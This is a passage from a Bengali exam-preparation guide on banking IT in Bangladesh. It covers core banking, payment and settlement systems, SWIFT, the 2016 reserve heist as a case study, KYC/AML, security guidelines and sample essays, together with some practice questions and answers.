উত্তর: (গ) — $1000\ W \times 3600\ s = 3.6 \times 10^6\ J$।

13. Tier IV ডেটা সেন্টারের availability কত?

(ক) 99.671%
(খ) 99.741%
(গ) 99.982%
(ঘ) 99.995%

উত্তর: (ঘ) — বছরে প্রায় 26 মিনিট downtime; fault tolerant (2N)।

14. JFET কী ধরনের ডিভাইস?

(ক) Current-controlled, bipolar
(খ) Voltage-controlled, unipolar
(গ) Current-controlled, unipolar
(ঘ) Voltage-controlled, bipolar

উত্তর: (খ) — V_{GS} channel নিয়ন্ত্রণ করে; একটিমাত্র carrier।

15. IP camera-র ভিডিও কোন যন্ত্রে রেকর্ড হয়?

(ক) DVR
(খ) NVR
(গ) VCR
(ঘ) KVM

উত্তর: (খ) — Network Video Recorder; analog camera-র জন্য DVR।

অধ্যায় ১৩ — ব্যাংকিং আইটি ও বাংলাদেশ প্রেক্ষাপট

Banking IT, Payment Systems & Bangladesh Context

ব্যাংকের আইটি পদের প্রশ্নে বারবার "ব্যাংক" প্রেক্ষাপট জুড়ে দেওয়া হয় — fund transfer-এ atomicity, ATM-এর availability, payment gateway audit, ransomware, MitM। এছাড়া লিখিত পরীক্ষার **General Knowledge (১০ নম্বর)** ও **Focus Writing (বাংলা ১০ + ইংরেজি ১০)**-এ ব্যাংকিং-প্রযুক্তি বিষয়ই আসছে (SO IT 2026: চতুর্থ শিল্পবিপ্লব ও ব্যাংকিং; Officer/SO IT 2026: Digital literacy ও cashless; BB AP 2023: Technology in Financial Service Industry)। এই অধ্যায় সব পদের জন্য।

১৩.১ Core Banking System (CBS)

CBS হলো কেন্দ্রীয় সার্ভারে চলা একটি সমন্বিত সফটওয়্যার, যেখানে ব্যাংকের সব শাখার অ্যাকাউন্ট, লেনদেন ও লেজার একটি কেন্দ্রীয় ডেটাবেসে থাকে। ফলে গ্রাহক যেকোনো শাখা, ATM বা অনলাইন চ্যানেল থেকে রিয়েল-টাইমে সেবা পান ("any branch banking")। CORE শব্দটিকে অনেকে **Centralized Online Real-time Exchange** হিসেবে ব্যাখ্যা করেন।

CBS-এর মডিউল	কাজ
Customer Information (CIF)	গ্রাহকের একক পরিচিতি, KYC তথ্য
Deposit (CASA, FDR)	Current/Savings অ্যাকাউন্ট, মেয়াদি আমানত, সুদ হিসাব
Loans & Advances	ঋণ মঞ্জুর, কিস্তি, শ্রেণিকরণ
General Ledger (GL)	হিসাবরক্ষণ, দৈনিক End-of-Day (EOD) প্রক্রিয়া
Remittance, Trade Finance	LC, বৈদেশিক রেমিট্যান্স
Channel integration	ATM switch, internet/app banking, NPSB, BEFTN, RTGS, MFS-এর সাথে middleware/API সংযোগ

বিশ্বব্যাপী প্রচলিত CBS পণ্য: Temenos T24 (বর্তমান নাম Temenos Transact), Oracle FLEXCUBE, Infosys Finacle; বাংলাদেশে স্থানীয়ভাবে তৈরি CBS-ও ব্যবহৃত হয় (যেমন Leads Corporation-এর Bank Ultimus)। কোন ব্যাংক কোনটি ব্যবহার করে — তা সময়ের সাথে বদলায়, তাই প্রশ্নে এলে নির্দিষ্ট ব্যাংকের সাম্প্রতিক তথ্য দেখে নিন।

> **সাধারণ আর্কিটেকচার**
>
> Channel layer (Branch, ATM, App, Web) → Middleware/ESB/API gateway → CBS application server → Database (সাধারণত Oracle, RAC cluster) → Storage (SAN) ; সমান্তরালে DR site-এ replication।

১৩.২ বাংলাদেশের পেমেন্ট ও সেটেলমেন্ট সিস্টেম

বাংলাদেশ ব্যাংকের **Payment Systems Department** দেশের জাতীয় পেমেন্ট অবকাঠামো পরিচালনা করে। বাংলাদেশ ব্যাংককে বলা হয় ব্যাংকগুলোর **"Clearing House"** — কারণ আন্তঃব্যাংক দেনা-পাওনার চূড়ান্ত নিষ্পত্তি এখানে ব্যাংকগুলোর চলতি হিসাবের মাধ্যমে হয়।


সিস্টেম	পূর্ণরূপ	কাজ ও বৈশিষ্ট্য

BACH	Bangladesh Automated Clearing House	দুটি অংশ: BACPS ও BEFTN
BACPS	Bangladesh Automated Cheque Processing System (২০১০)	চেকের **ইমেজ ও MICR ডেটা** দিয়ে ইলেকট্রনিক ক্লিয়ারিং (cheque truncation) — ফিজিক্যাল চেক আদান-প্রদান লাগে না
BEFTN	Bangladesh Electronic Funds Transfer Network (২০১১)	Batch-ভিত্তিক credit ও debit transfer — বেতন, ডিভিডেন্ড, রেমিট্যান্স, ইউটিলিটি বিল; দিনে কয়েকটি সেশনে নিষ্পত্তি (deferred net settlement)
RTGS	Real Time Gross Settlement (২০১৫)	প্রতিটি লেনদেন **আলাদাভাবে (gross)** ও **তাৎক্ষণিক (real-time)** নিষ্পত্তি; বড় অঙ্কের ও জরুরি পেমেন্ট
NPSB	National Payment Switch Bangladesh (২০১২)	বিভিন্ন ব্যাংকের ATM/POS/internet banking-এর মধ্যে **interoperability** — অন্য ব্যাংকের ATM থেকে টাকা তোলা, আন্তঃব্যাংক তাৎক্ষণিক fund transfer
Binimoy	Interoperable Digital Transaction Platform (IDTP)	ব্যাংক, MFS ও PSP-এর মধ্যে একক প্ল্যাটফর্মে interoperable লেনদেন
Bangla QR	জাতীয় মানসম্মত QR কোড	একটি QR দিয়ে যেকোনো ব্যাংক/MFS অ্যাপ থেকে দোকানে পেমেন্ট
Taka Pay	দেশীয় কার্ড স্কিম (২০২৩)	দেশের ভেতরে কার্ড লেনদেন NPSB-র মাধ্যমে; বিদেশি স্কিমের ফি ও ডলার-নির্ভরতা কমানো

বিভ্রান্তি এড়ান

Gross = প্রতিটি লেনদেন আলাদাভাবে নিষ্পত্তি (RTGS); **Net** = নির্দিষ্ট সময়ের সব লেনদেনের নিট পাওনা একসাথে নিষ্পত্তি (BEFTN, চেক ক্লিয়ারিং)। RTGS-এ settlement risk সবচেয়ে কম, কিন্তু প্রতিটি ব্যাংককে বেশি তারল্য রাখতে হয়।

আন্তঃব্যাংক Fund Transfer-এর প্রবাহ



চিত্র ১৩.১: আন্তঃব্যাংক fund transfer ও Bangladesh Bank-এ settlement

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

Why is "Atomicity" specifically critical for an Inter-Bank Fund Transfer?

Atomicity (ACID-এর A) মানে একটি transaction-এর সব কাজ একটি অবিভাজ্য একক — হয় সম্পূর্ণ হবে (commit), নয়তো কিছুই হবে না (rollback)।
আন্তঃব্যাংক transfer-এ অন্তত দুটি কাজ থাকে: (১) প্রেরক ব্যাংকে A-এর হিসাব থেকে debit, (২) প্রাপক ব্যাংকে B-এর হিসাবে credit — এবং এ দুটি ভিন্ন প্রতিষ্ঠানের ভিন্ন ডেটাবেসে, মাঝখানে NPSB/BEFTN ও নেটওয়ার্ক।
কেন বিশেষভাবে জরুরি:


- Debit হওয়ার পর নেটওয়ার্ক ছিন্ন বা প্রাপক ব্যাংকের সার্ভার ডাউন হলে টাকা "হারিয়ে" যাবে — A-এর হিসাব থেকে কাটা গেছে কিন্তু B পায়নি; গ্রাহকের আস্থা ও আর্থিক ক্ষতি।
- উল্টোটা হলে (credit হয়েছে, debit হয়নি) ব্যাংকের ক্ষতি — টাকা "সৃষ্টি" হয়ে যায়; ব্যাংকের লেজার ও Bangladesh Bank-এর settlement মিলবে না (reconciliation failure)।
- একাধিক সিস্টেম জড়িত থাকায় distributed transaction লাগে — **Two-Phase Commit (2PC)** বা ব্যর্থতায় স্বয়ংক্রিয় **reversal/compensating transaction**, transaction log ও unique reference (idempotency) দিয়ে নিশ্চিত করা হয় যেন একই transfer দুবার না হয়।
- নিয়ন্ত্রক ও আইনি দায়: প্রতিটি লেনদেন audit trail-এ সম্পূর্ণ ও সঙ্গতিপূর্ণ থাকতে হয়।

১৩.৩ কার্ড, ATM, POS ও ডিজিটাল চ্যানেল

- **ATM** (Automated Teller Machine): Card reader, PIN pad (EPP — encrypting PIN pad), cash dispenser, receipt printer, কেন্দ্রীয় **ATM switch**-এর সাথে ISO 8583 বার্তায় যোগাযোগ। বাংলাদেশে প্রথম ATM চালু করে ANZ Grindlays Bank (১৯৯২)। **CDM** — Cash Deposit Machine; **CRM** — Cash Recycling Machine।
- **POS** (Point of Sale) terminal: দোকানে কার্ড পেমেন্ট; Acquirer ব্যাংক টার্মিনাল সরবরাহ করে।
- **EMV chip** (Europay, Mastercard, Visa): ম্যাগনেটিক স্ট্রাইপের তুলনায় নিরাপদ — প্রতি লেনদেনে ডায়নামিক cryptogram তৈরি করে, তাই card cloning/skimming কঠিন। Contactless (NFC) কার্ডও EMV-ভিত্তিক।
- **Card scheme:** Visa, Mastercard, American Express, UnionPay, JCB; দেশীয় Taka Pay। কার্ডের ধরন: Debit, Credit, Prepaid।
- **চার পক্ষ (four-party model):** Cardholder → Merchant → Acquirer (মার্চেন্টের ব্যাংক) → Card scheme → Issuer (কার্ডধারীর ব্যাংক)।
- **Internet ও App banking:** 2FA/OTP, device binding, transaction limit, session timeout বাধ্যতামূলক নিরাপত্তা নিয়ন্ত্রণ।
- **Agent banking:** ব্যাংকের শাখা ছাড়া চুক্তিভিত্তিক এজেন্টের মাধ্যমে গ্রামে ব্যাংকিং সেবা (Bank Asia ২০১৪ সালে প্রথম চালু করে)। **Sub-branch**-ও আর্থিক অন্তর্ভুক্তি বাড়িয়েছে।
- **MFS** (Mobile Financial Services): bKash (BRAC Bank-এর সাবসিডিয়ারি), Rocket (Dutch-Bangla Bank-এর মোবাইল ব্যাংকিং; দেশের প্রথম মোবাইল ব্যাংকিং ২০১১), Nagad (বাংলাদেশ ডাক বিভাগের ডিজিটাল আর্থিক সেবা), Upay, Tap ইত্যাদি। Bank-led মডেল: MFS সেবা ব্যাংক বা তার সাবসিডিয়ারির মাধ্যমে।

১৩.৪ পেমেন্ট গেটওয়ে

অনলাইন মার্চেন্ট (ই-কমার্স সাইট) ও ব্যাংকিং নেটওয়ার্কের মধ্যে নিরাপদ মধ্যস্থতাকারী; কার্ড, MFS ও internet banking পেমেন্ট গ্রহণ করে। বাংলাদেশে প্রচলিত PSP/gateway: SSLCOMMERZ, shurjoPay, aamarPay, PortWallet ইত্যাদি।



চিত্র ১৩.২: পেমেন্ট গেটওয়ের মাধ্যমে অনলাইন কার্ড পেমেন্ট

বিগত প্রশ্ন BB AME 2023

A bank has association with two different service providers as their payment gateways. The bank hires Mr. X to audit the payment gateway based on risk and threat detection. Which possible scenarios Mr. X will face?

অডিটর যে পরিস্থিতি/ঝুঁকিগুলো যাচাই করবেন:

1. **Data security ও PCI-DSS compliance:** দুই প্রোভাইডারই কি PCI-DSS সার্টিফায়েড? কার্ড ডেটা (PAN, CVV) সংরক্ষণ হচ্ছে কিনা, tokenization ও এনক্রিপশন (TLS 1.2+, at-rest encryption) আছে কিনা। CVV সংরক্ষণ নিষিদ্ধ।
2. **Authentication ও fraud risk:** 3-D Secure/OTP বাধ্যতামূলক কিনা; velocity check, অস্বাভাবিক লেনদেন শনাক্তকরণ (fraud scoring), card testing attack, chargeback-এর হার।
3. **Integration ও API নিরাপত্তা:** ব্যাংক ↔ gateway API-তে mutual TLS, API key/secret সুরক্ষা, IP whitelisting, request signing (HMAC), callback/IPN URL জাল করা (payment status tampering) রোধ।
4. **Man-in-the-Middle ও phishing:** জাল পেমেন্ট পেজ, DNS spoofing, দুর্বল certificate।
5. **Reconciliation ও settlement risk:** gateway-এর রিপোর্ট, ব্যাংকের CBS ও মার্চেন্টের হিসাব মিলছে কিনা; সফল দেখানো কিন্তু settle না হওয়া লেনদেন; double charging।
6. **Availability ও BCP:** SLA (uptime), একটি gateway ডাউন হলে অন্যটিতে failover, DR পরিকল্পনা, DDoS সুরক্ষা।
7. **Third-party/vendor risk:** দুই প্রোভাইডারের নিরাপত্তা মান ভিন্ন হলে দুর্বলতম লিংক ঝুঁকি তৈরি করে; চুক্তিতে audit right, incident reporting বাধ্যবাধকতা, ডেটা কোথায় সংরক্ষিত (data localization)।
8. **Access control ও logging:** admin প্যানেলে MFA, least privilege, শেয়ার্ড অ্যাকাউন্ট নেই কিনা; লগ সংরক্ষণ ও SIEM-এ পর্যবেক্ষণ।
9. **Regulatory compliance:** Bangladesh Bank-এর পেমেন্ট সিস্টেম ও ICT Security নির্দেশিকা, AML/CFT (সন্দেহজনক মার্চেন্ট), ভোক্তা অভিযোগ নিষ্পত্তি।
10. **Vulnerability ও penetration testing:** SQL injection, XSS, insecure direct object reference, outdated component।

ফলাফল: অডিটর প্রতিটি ঝুঁকিকে likelihood × impact দিয়ে রেটিং করে risk register, findings ও সংশোধনমূলক সুপারিশ (timeline সহ) রিপোর্ট করবেন।

১৩.৫ SWIFT ও ISO 20022

- **SWIFT** = Society for Worldwide Interbank Financial Telecommunication — ব্যাংকগুলোর মধ্যে আন্তর্জাতিক নিরাপদ **বার্তা আদান-প্রদানের নেটওয়ার্ক** (টাকা নিজে পাঠায় না, পেমেন্ট নির্দেশনা পাঠায়; টাকা যায় correspondent/nostro হিসাবের মাধ্যমে)। সদর দপ্তর বেলজিয়াম, প্রতিষ্ঠা ১৯৭৩।
- **BIC/SWIFT code:** ৮ বা ১১ অক্ষর = Bank code (4) + Country code (2) + Location (2) + Branch (3, ঐচ্ছিক)।
- পুরোনো **MT** বার্তা: MT103 (একক গ্রাহক credit transfer), MT202 (ব্যাংক-টু-ব্যাংক), MT700 (LC ইস্যু)। নতুন **ISO 20022** (MX, XML-ভিত্তিক, সমৃদ্ধ ডেটা, ভালো AML স্ক্রিনিং) — SWIFT cross-border পেমেন্টে MT থেকে ISO 20022-এ স্থানান্তর করেছে।
- **SWIFT CSP** (Customer Security Programme) — ২০১৬-এর হামলার পর চালু; সদস্য ব্যাংকগুলোকে বাধ্যতামূলক নিরাপত্তা নিয়ন্ত্রণ মানতে হয়।

১৩.৬ ২০১৬ সালের বাংলাদেশ ব্যাংক রিজার্ভ চুরি — কেস স্টাডি

সংক্ষিপ্ত বিবরণ

সময়: ৪–৫ ফেব্রুয়ারি ২০১৬ (বৃহস্পতিবার রাত–শুক্রবার; বাংলাদেশে সাপ্তাহিক ছুটি, নিউইয়র্কে সপ্তাহান্ত এবং ফিলিপাইনে চান্দ্র নববর্ষের ছুটি — সময়টি পরিকল্পিত)।
কী ঘটেছিল: হ্যাকাররা বাংলাদেশ ব্যাংকের নেটওয়ার্কে malware বসিয়ে SWIFT credential ব্যবহার করে Federal Reserve Bank of New York-এ বাংলাদেশ ব্যাংকের হিসাব থেকে ৩৫টি জাল পেমেন্ট নির্দেশনা পাঠায় (প্রায় ৯৫১ মিলিয়ন ডলার)। এর মধ্যে ৫টি কার্যকর হয় — মোট ১০১ মিলিয়ন ডলার: ৮১ মিলিয়ন ফিলিপাইনের RCBC ব্যাংকে (পরে ক্যাসিনোর মাধ্যমে পাচার) এবং ২০ মিলিয়ন শ্রীলঙ্কায় — শেষেরটি প্রাপকের নামে বানান ভুলের ("fandation") কারণে আটকে যায় ও ফেরত আসে।
কৌশল: malware SWIFT Alliance Access সফটওয়্যারের রেকর্ড পরিবর্তন করে এবং কনফার্মেশন প্রিন্ট বন্ধ রাখে, যাতে কর্মকর্তারা দ্রুত টের না পান। মার্কিন তদন্ত সংস্থা এর জন্য উত্তর কোরিয়া-সংশ্লিষ্ট **Lazarus Group**-কে দায়ী করে।
শিক্ষা: SWIFT সার্ভার আলাদা (segmented) নেটওয়ার্কে রাখা; শক্তিশালী access control ও MFA; ২৪×৭ পর্যবেক্ষণ (SOC); সস্তা/অনিরাপদ নেটওয়ার্ক যন্ত্র না ব্যবহার; লেনদেনের স্বাধীন reconciliation; incident response পরিকল্পনা; SWIFT CSP মানা।

১৩.৭ KYC, e-KYC ও AML/CFT

- **KYC** (Know Your Customer): হিসাব খোলার সময় গ্রাহকের পরিচয়, ঠিকানা, পেশা, আয়ের উৎস যাচাই এবং ঝুঁকি-ভিত্তিক শ্রেণিকরণ (low/high risk)।
- **e-KYC:** NID ডেটাবেসের সাথে অনলাইনে যাচাই, ছবি/biometric মিলিয়ে ডিজিটালি হিসাব খোলা — BFIU-এর e-KYC নির্দেশিকা (২০১৯) অনুযায়ী। Simplified (কম ঝুঁকি) ও Regular e-KYC।
- **AML/CFT:** Anti-Money Laundering / Combating the Financing of Terrorism। নিয়ন্ত্রক: **BFIU** (Bangladesh Financial Intelligence Unit)। আইন: মানিলন্ডারিং প্রতিরোধ আইন ২০১২, সন্ত্রাসবিরোধী আইন ২০০৯। ব্যাংককে CTR (Cash Transaction Report) ও STR/SAR (Suspicious Transaction/Activity Report) জমা দিতে হয়। আন্তর্জাতিক মানদণ্ড: FATF।
- মানিলন্ডারিং-এর তিন ধাপ: **Placement** (অবৈধ অর্থ ব্যবস্থায় প্রবেশ) → **Layering** (বহু লেনদেনে উৎস লুকানো) → **Integration** (বৈধ অর্থ হিসেবে ফেরত)।

১৩.৮ নিয়ন্ত্রক কাঠামো: BB ICT Security Guideline ও PCI-DSS

বাংলাদেশ ব্যাংক ব্যাংক ও আর্থিক প্রতিষ্ঠানের জন্য **ICT Security Guideline** জারি করে (প্রথম ২০১০; পরে একাধিকবার হালনাগাদ — সর্বশেষ সংস্করণ বাংলাদেশ ব্যাংকের ওয়েবসাইটে যাচাই করুন)। মূল ক্ষেত্রগুলো:

ক্ষেত্র	মূল নির্দেশনা (সারসংক্ষেপ)
IT Governance	বোর্ড-অনুমোদিত ICT নীতি, IT Steering Committee, স্পষ্ট দায়িত্ব বণ্টন
IT Risk Management	নিয়মিত ঝুঁকি মূল্যায়ন, risk register
Access Control	প্রতি ব্যবহারকারীর আলাদা ID, least privilege, পাসওয়ার্ড নীতি, privileged account-এর নিয়ন্ত্রণ ও লগ, MFA
Data Center & Operations	ফিজিক্যাল নিরাপত্তা, পরিবেশ নিয়ন্ত্রণ, ব্যাকআপ নীতি ও পুনরুদ্ধার পরীক্ষা
BCP & DRP	Business Continuity Plan, ভৌগোলিকভাবে আলাদা DR site, নিয়মিত DR drill
Change & Incident Management	অনুমোদিত change process, নিরাপত্তা ঘটনার রিপোর্টিং ও প্রতিক্রিয়া
Alternative Delivery Channel	ATM, internet/mobile banking-এ 2FA, লেনদেন সীমা, এনক্রিপশন
Outsourcing ও Vendor	চুক্তিতে নিরাপত্তা শর্ত, audit right, SLA
IS Audit	নিয়মিত অভ্যন্তরীণ ও বাহ্যিক আইএস অডিট

শেয়ার্ড “Superuser” পাসওয়ার্ড বা নির্ধারিত দৈনিক ব্যাকআপ না হওয়ার মতো policy/compliance-ভিত্তিক প্রশ্ন (BSCS AME/AE 24.01.2026) নিরাপত্তা অধ্যায়ে বিস্তারিত আছে — উত্তরে উপরের Access Control ও Operations ক্ষেত্র উল্লেখ করুন।

PCI-DSS (Payment Card Industry Data Security Standard) — কার্ড ডেটা নিয়ে কাজ করা সব প্রতিষ্ঠানের জন্য Visa, Mastercard প্রভৃতি স্কিমের তৈরি মানদণ্ড (PCI SSC পরিচালিত)। ৬টি লক্ষ্যের অধীনে **১২টি requirement**: firewall/ নেটওয়ার্ক নিরাপত্তা, ডিফল্ট পাসওয়ার্ড পরিবর্তন, সংরক্ষিত কার্ড ডেটা সুরক্ষা, প্রেরণের সময় এনক্রিপশন, malware সুরক্ষা, নিরাপদ সিস্টেম ও সফটওয়্যার, need-to-know ভিত্তিতে অ্যাক্সেস, ব্যবহারকারী শনাক্তকরণ ও authentication, ফিজিক্যাল অ্যাক্সেস সীমিত, লগিং ও পর্যবেক্ষণ, নিয়মিত নিরাপত্তা পরীক্ষা, তথ্য নিরাপত্তা নীতি।

১৩.৯ ডিজিটাল বাংলাদেশ থেকে স্মার্ট বাংলাদেশ, ডিজিটাল ব্যাংক ও আর্থিক অন্তর্ভুক্তি

- **ডিজিটাল বাংলাদেশ** — ২০০৮ সালে ঘোষিত লক্ষ্য (রূপকল্প ২০২১)। **স্মার্ট বাংলাদেশ ২০৪১** — চারটি স্তম্ভ: Smart Citizen, Smart Government, Smart Economy, Smart Society।
- **ডিজিটাল ব্যাংক:** বাংলাদেশ ব্যাংক ২০২৩ সালে “Guidelines for Digital Bank” জারি করে। মূল বৈশিষ্ট্য: কোনো ফিজিক্যাল শাখা/কাউন্টার সেবা নেই; সব সেবা অ্যাপ/অনলাইনে; ন্যূনতম পরিশোধিত মূলধন ১২৫ কোটি টাকা; লক্ষ্য — কম খরচে আর্থিক অন্তর্ভুক্তি।
- **Cashless / ক্যাশলেস বাংলাদেশ:** Bangla QR, MFS, NPSB, Taka Pay — নগদের ব্যবহার কমানো; সুবিধা: স্বচ্ছতা, লেনদেন খরচ কম, রাজস্ব আদায় বৃদ্ধি, দুর্নীতি হ্রাস; চ্যালেঞ্জ: ডিজিটাল সাক্ষরতা, গ্রামীণ ইন্টারনেট, সাইবার প্রতারণা, মার্চেন্টের ফি।
- **আর্থিক অন্তর্ভুক্তি (Financial inclusion):** ১০ টাকার কৃষক হিসাব, স্কুল ব্যাংকিং, এজেন্ট ও উপশাখা ব্যাংকিং, MFS-এর মাধ্যমে সরকারি ভাতা (G2P) বিতরণ।
- **Fintech ও RegTech:** ডিজিটাল ঋণ (nano loan, ক্রেডিট স্কোরিং অ্যালগরিদম দিয়ে), regulatory sandbox, open banking API।

১৩.১০ বাংলাদেশ: ব্যাংকিং ও আইসিটি সাধারণ জ্ঞান

প্রশ্ন	উত্তর
বাংলাদেশ ব্যাংকের প্রতিষ্ঠা	Bangladesh Bank Order, 1972 (রাষ্ট্রপতির আদেশ নং ১২৭) অনুযায়ী; কার্যকর ১৬ ডিসেম্বর ১৯৭১ থেকে; প্রধান কার্যালয় মতিঝিল, ঢাকা
বাংলাদেশে “Clearing House” বলা হয় কাকে	বাংলাদেশ ব্যাংক Officer IT 2026 (25105)
দেশের প্রথম বেসরকারি বাণিজ্যিক ব্যাংক	AB Bank (আরব বাংলাদেশ ব্যাংক), ১৯৮২ Officer IT 2026 (25105)
NPSB-এর পূর্ণরূপ	National Payment Switch Bangladesh SO IT 2026 (25104)
বাংলাদেশে প্রথম কম্পিউটার	IBM 1620, ১৯৬৪ সালে পরমাণু শক্তি কেন্দ্র (Atomic Energy Centre), ঢাকায় Officer IT MCQ 2026 (BIBM)
প্রথম সাবমেরিন ক্যাবল	SEA-ME-WE 4 (২০০৬, কক্সবাজার ল্যান্ডিং স্টেশন) SO IT 2026 (25104)
দ্বিতীয় সাবমেরিন ক্যাবল	SEA-ME-WE 5 (২০১৭, কুয়াকাটা ল্যান্ডিং স্টেশন); পরিচালনা: BSCCL (Bangladesh Submarine Cable Company)
বাংলাদেশের প্রথম যোগাযোগ উপগ্রহ	বঙ্গবন্ধু স্যাটেলাইট-১, উৎক্ষেপণ ১২ মে ২০১৮ (SpaceX Falcon 9, যুক্তরাষ্ট্র)
দেশের প্রথম মোবাইল ব্যাংকিং	ডাচ-বাংলা ব্যাংক, ২০১১
দেশের প্রথম ATM	ANZ Grindlays Bank, ১৯৯২
প্রথম গভীর সমুদ্রবন্দর	মাতারবাড়ী গভীর সমুদ্রবন্দর, কক্সবাজার (নির্মাণাধীন) Officer IT 2026 (25105)
যুক্তরাজ্যের কেন্দ্রীয় ব্যাংক	Bank of England SO IT 2026 (25104)
“World Economic Outlook” প্রকাশ করে	IMF (আন্তর্জাতিক মুদ্রা তহবিল) SO IT 2026 (25104)
IMF ও বিশ্বব্যাংকের সদর দপ্তর	ওয়াশিংটন ডি.সি., যুক্তরাষ্ট্র Officer IT 2026 (25105)
BFIU-এর কাজ	মানিলন্ডারিং ও সন্ত্রাসে অর্থায়ন প্রতিরোধে আর্থিক গোয়েন্দা ইউনিট (বাংলাদেশ ব্যাংকের অধীন)
SWIFT-এর সদর দপ্তর	বেলজিয়াম

> **সতর্কতা**
> উপগ্রহ, প্রকল্প বা প্রতিষ্ঠানের নাম রাজনৈতিক প্রেক্ষাপটে পরিবর্তিত হতে পারে, এবং ব্যাংক একীভূতকরণ/নতুন লাইসেন্সে তথ্য বদলায় — পরীক্ষার আগে সাম্প্রতিক সংবাদ ও বাংলাদেশ ব্যাংকের ওয়েবসাইট দেখে নিন।

১৩.১১ Focus Writing — ব্যাংকিং-প্রযুক্তি বিষয়ে প্রস্তুতি

BSCS লিখিত পরীক্ষায় বাংলা ও ইংরেজি Focus Writing প্রতিটি ১০ নম্বর (সময় কম, তাই ১৫০–২৫০ শব্দ যথেষ্ট)। কাঠামো: **ভূমিকা (১–২ বাক্য) → ৩–৪টি মূল পয়েন্ট (তথ্য/উদাহরণসহ) → চ্যালেঞ্জ → সুপারিশ → উপসংহার।** বাংলাদেশি উদাহরণ (NPSB, MFS, Bangla QR, e-KYC, এজেন্ট ব্যাংকিং) দিলে নম্বর বাড়ে।

সম্ভাব্য বিষয়	যে পয়েন্টগুলো রাখবেন

চতুর্থ শিল্পবিপ্লব ও ব্যাংকিং SO IT 2026 (25104)	AI, ব্লকচেইন, ক্লাউড, বিগ ডেটা; গ্রাহকসেবার রূপান্তর; কর্মসংস্থান ও দক্ষতা; সাইবার ঝুঁকি
Digital Literacy & Cashless Transactions SO IT 2026 (25104)	financial inclusion, প্রতারণা প্রতিরোধ, নারী ও গ্রামীণ জনগোষ্ঠী, সরকারি-বেসরকারি উদ্যোগ
Growing Use of Technology in the Financial Service Industry BB AP 2023	fintech, MFS, ডিজিটাল ঋণ, RegTech, খরচ ও দক্ষতা, নিয়ন্ত্রণ
ব্যাংকিং খাতে সাইবার নিরাপত্তা সম্ভাব্য	২০১৬-এর রিজার্ভ চুরি, ransomware, phishing, SOC, সচেতনতা
AI in Banking সম্ভাব্য	chatbot, fraud detection, credit scoring, নৈতিকতা ও ডেটা গোপনীয়তা

নমুনা (বাংলা): বাংলাদেশের ব্যাংকিং খাতে চতুর্থ শিল্পবিপ্লবের প্রভাব

চতুর্থ শিল্পবিপ্লব হলো কৃত্রিম বুদ্ধিমত্তা, ব্লকচেইন, ক্লাউড কম্পিউটিং, বিগ ডেটা ও ইন্টারনেট অব থিংসের সমন্বয়ে গড়ে ওঠা প্রযুক্তিনির্ভর পরিবর্তন, যা ব্যাংকিং খাতকে মৌলিকভাবে বদলে দিচ্ছে। একসময় যে সেবার জন্য গ্রাহককে শাখায় লাইনে দাঁড়াতে হতো, আজ তা মোবাইল অ্যাপে কয়েক সেকেন্ডে সম্পন্ন হচ্ছে। NPSB ও RTGS-এর মাধ্যমে তাৎক্ষণিক আন্তঃব্যাংক লেনদেন, e-KYC দিয়ে ঘরে বসে হিসাব খোলা, Bangla QR-এ দোকানে পেমেন্ট এবং ডিজিটাল ব্যাংকের লাইসেন্স — এসবই এই রূপান্তরের উদাহরণ। কৃত্রিম বুদ্ধিমত্তা দিয়ে প্রতারণামূলক লেনদেন শনাক্ত, ঋণগ্রহীতার ঝুঁকি মূল্যায়ন এবং চ্যাটবটের মাধ্যমে ২৪ ঘণ্টা গ্রাহকসেবা দেওয়া সম্ভব হচ্ছে। তবে এর সঙ্গে চ্যালেঞ্জও রয়েছে: সাইবার আক্রমণের ঝুঁকি বেড়েছে, ২০১৬ সালের রিজার্ভ চুরি যার বড় শিক্ষা; গ্রামীণ জনগোষ্ঠীর ডিজিটাল সাক্ষরতার ঘাটতি এবং দক্ষ জনবলের অভাবও বাধা। তাই ব্যাংকগুলোকে শক্তিশালী সাইবার নিরাপত্তা অবকাঠামো, কর্মীদের পুনঃদক্ষতা উন্নয়ন, গ্রাহক সচেতনতা এবং যুগোপযোগী নিয়ন্ত্রক কাঠামোর দিকে নজর দিতে হবে। সঠিক পরিকল্পনায় চতুর্থ শিল্পবিপ্লব বাংলাদেশের ব্যাংকিং খাতকে আরও দক্ষ, স্বচ্ছ ও অন্তর্ভুক্তিমূলক করে তুলতে পারে।

Sample (English): The Importance of Digital Literacy in Expanding Cashless Transactions in Bangladesh

